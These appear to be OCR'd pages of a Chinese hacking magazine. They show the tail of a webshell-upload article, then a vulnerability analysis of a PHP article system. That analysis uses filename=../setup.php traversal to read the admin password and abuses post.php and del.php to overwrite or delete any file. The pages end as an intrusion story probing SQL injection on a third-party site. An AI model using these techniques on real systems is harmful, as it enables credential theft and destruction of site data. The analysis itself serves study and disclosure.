


图12 上传大马

成功取到webshell，以上都是在本机测试成功，后来想到官网看看有没有这样的漏洞存在，但官网打不开，只好算了。后来又回过头来看看那个注入点问题，只因为一个包含文件没有加进去，就出了这么大的纰漏，真是“千里之堤，毁于蚁穴”啊。

最后，有个问题还想请教一下：为什么手工抓包上传没有成功，上传成功后的那个显示图片名只是个假象，但在目录中确实没有找到上传的ASP马，而仅只有那个上传的图片文件。请指点一下。

编辑点评：

这个文章其实可以分成两个部分，第一部分是找寻注射漏洞的；第二部分是突破上传的。第一个部分的漏洞是因为作者的疏忽导致的，第二部分的突破还是老知识，没什么好说的，好多作者都写过这种漏洞的利用了。

“蓝色伊人文章系统”漏洞分析

图 HIJACKER

从本文你可以学到：

览任意文件漏洞分析

一. 前言

学PHP有一段时间了，却一点建树也没有（小编：这个词貌似有点大-__-），惭愧...近日心血来潮，下了几套PHP程序回来研究一番，发现了一套小程序的小漏洞......

二. 漏洞分析：浏览任意文件内容

在index.php文件中有如下一小段代码：

```
<a href=\"show.php?filename=$list[$i]\" target=\"_blank\">$file[0]</a>
```

show.php?filename=$list[$i]貌似要中奖的样子，如果变量$list[$i]处理的不好，很有可能造成漏洞，那么我们现在跟踪$list[$i]。在index.php的头部有如下代码：

```
function myreaddir($dir) {
  $handle=opendir($dir);
  $i=0;
  while($file=readdir($handle)) {
        if(($file!=".")and($file!="..")) {
            $list[$i]=$file;
            $i=$i+1;
        }
  }
  closedir($handle);
  return $list;
}

$oldlist=myreaddir($datadir);
sort($oldlist);
```

从上面看myreaddir函数的功能为：列出“$dir”目录下的所有文件名，并将其保存在$list[$i]中。在下面的代码中，myreaddir($datadir)列出了$datadir目录下的所有文件，而$datadir="./data/"（存放资料的文件夹位置，已在setup.php文件中定义）。那么，也就是说$list[$i]存放的值是data目录下的所有文件名。在index.php中并没有对$list[$i]做限制。那么现在我们转向show.php文件，此文件有如下代码：

```
if (!is_file("$datadir/$filename")) {
        die("<script>alert(\"找不到您要阅读的文章!\");
history.back();</script>");
}
```

对于传过来的变量$filename的值并没有做什么限制，而是用

is_file判断data目录下的$filename文件是否存在，如果不存在就报错。如果存在，那么执行：

```
$file=explode("|hyenpkjvlg|",join("",file("$datadir/$filename")));
```

通过explode函数将所$filename所对应的文件的内容用"|hyenpkjvlg|"分割截取，并保存在$file中。并在下面，通过如下代码显示出$file的内容：

```
<?php echo "$file[0]"; ?> /*注:省略了不少标签*/
    作者:<font color="red"><?php echo "$file[1]"; ?>
<?php echo wdbconvert("$file[4]"); ?>
```

也就是说，只要存在$filename对应的文件，那么就将其内容读取并显示。那么，如果我们访问的是"http://localhost/blue/show.php?filename=../index.php"会怎么样呢？返回结果如图1所示。

整个界面显得很乱，因为index.php里面存在"|hyenpkjvlg|"，所以index.php中的一些代码被截取了出来。想看全部代码，只需选择"查看——源文件"，全部代码就出来了，如图2。




图1 显示文件内容




图2 查看源代码

由于这个漏洞的发现，继而我们可以通过这个漏洞，获取管理员密码，仅需提交：http://localhost/blue/show.php?filename=../setup.php，我们便能在源代码中得到我们想要的密码了，如图3。

有了密码，做什么都方便了（下面的内容都需要用到密码）。这套系统没有后台，但仅仅是前台就足够我们毁掉整个系统，跟我来：




图3 找到管理员密码

在post.php(编辑文章功能)文件，有如下代码：

```
if (!is_file("$datadir/$filename")) {

        ...省略...

}
else {
    $file=explode("|hyenpkjvlg|",str_replace("<br>","\n",str_replace
(" "," ",join("",file("$datadir/$filename")))));
    $cancel="javascript:history.back()";
    $type=" 编辑文章 ";
    }
```

//上面的原理和前面show.php的是一致的，不再多说。

```
if ($action=="post") {
    if ($title!="" and $writer!="" and $content!="" and
$password==$adminpsd) {
            $fp=fopen("$datadir/$filename","w+");
            $newfile=$title."|hyenpkjvlg|".$writer."|hyenpkjvlg|".
$otherinfo."|hyenpkjvlg|".$content;
            $newfile=htmlspecialchars("$newfile");
            $newfile=str_replace("\n","<br>","$newfile");
            $newfile=str_replace(" "," ","$newfile");
            $newfile=StripSlashes("$newfile");
            fwrite($fp,"$newfile");
            fclose($fp);
```

如果提交数据的方法是post，那么打开**$filename**对应的文件，并把我们写的文章标题，作者，内容一并写进去。原来我以为可以拿到shell的，但是大家注意看一下，上面有一段代码：**$newfile=StripSlashes("$newfile")**；仅仅因为这个StripSlashes函数就让我们跟shell失之交臂了。但是，我们可以修改整个系统的任意文件，足以破坏整个系统！这个系统还有一个文件名为del.php，这个文件用来删除文章，但是因为和前面两个文件在实现访问文章的原理上是一致的，也对$filename没有做限制，导致我们可以删除任意文件！

三.结尾

很多系统的沦陷可能仅仅因为一个变量的过滤不足，这套系统也不例外，但是post.php文件中的StripSlashes函数造成与shell失之交臂的遗憾却是另外的一种欣慰了。

编辑点评：

就文章写出来的这个漏洞确实是够小的，只能删除或者编辑文件，做一些破坏而已；但是我注意到了最关键的写文件的地方貌似还有突破的机会，写文件前只替换了\n和空格，另外还有

记一次美妙的脚本入侵

春眠不觉晓

其实我已经一两年没有去碰编程方面的东东了(本来我也不太会),据marcos的理解,会vbscript,js、dhtml这些客户端的小东东根本不算是会编程,所以他的求职简历从来不写自己会这些,他认为这些都是服务端的语言的一个辅助,所以他的求职简历编程方面只写自己会asp,php等等。这个观点其实是不对的,不能把每种编程语言归类(最少在求职上吃亏,嘿嘿)。最近我在baidu放了个blog,重新拾起了以前的vbs,来慢慢恢复功力。在做这个blog的过程中,我有一点收获,就是你学到的东东一定不要拘泥于一点,是vbs就是vbs、js就是js。举一个例子,海阳顶端2006+有一个把图片转换为asp的小软件,你就应当想到可以把ani网马里的ani图标可以转成asp来调用。这就是我的一点学习编程的经验,分享给读者。

从本文中你可以学到:

python 脚本的一点入侵知识

记不清楚是某时无聊时的入侵经过了，整个过程耗费了一晚上的时间，一边看电影一边完成入侵的……但是这次跟其他的入侵经历不同，真的给我很美妙的感受，因为从头到尾都是围着脚本完成的，到今天终于决定将那次的经历文章重现，但是不一定能真正将当时的感觉写出来，大家勿怪！

俺是随便浏览的一个站点，它其中的一个URL：/main?fid=open&fun=show_news&from=view&nid=10449&ctype=4引起了我的兴趣。参数蛮多的，看样子是个动态脚本，如果没错后台应该还会用到数据库支持，既然光URL就这么多参数应该有点好玩的。首先关注的是那两个看起来像是会进入Sql查询的参数nid和ctype，提交：**/main?fid=open&fun=show_news&from=view&ctype=4&nid=10449'**，返回奇怪的错误了，关键的一些信息如图1所示。

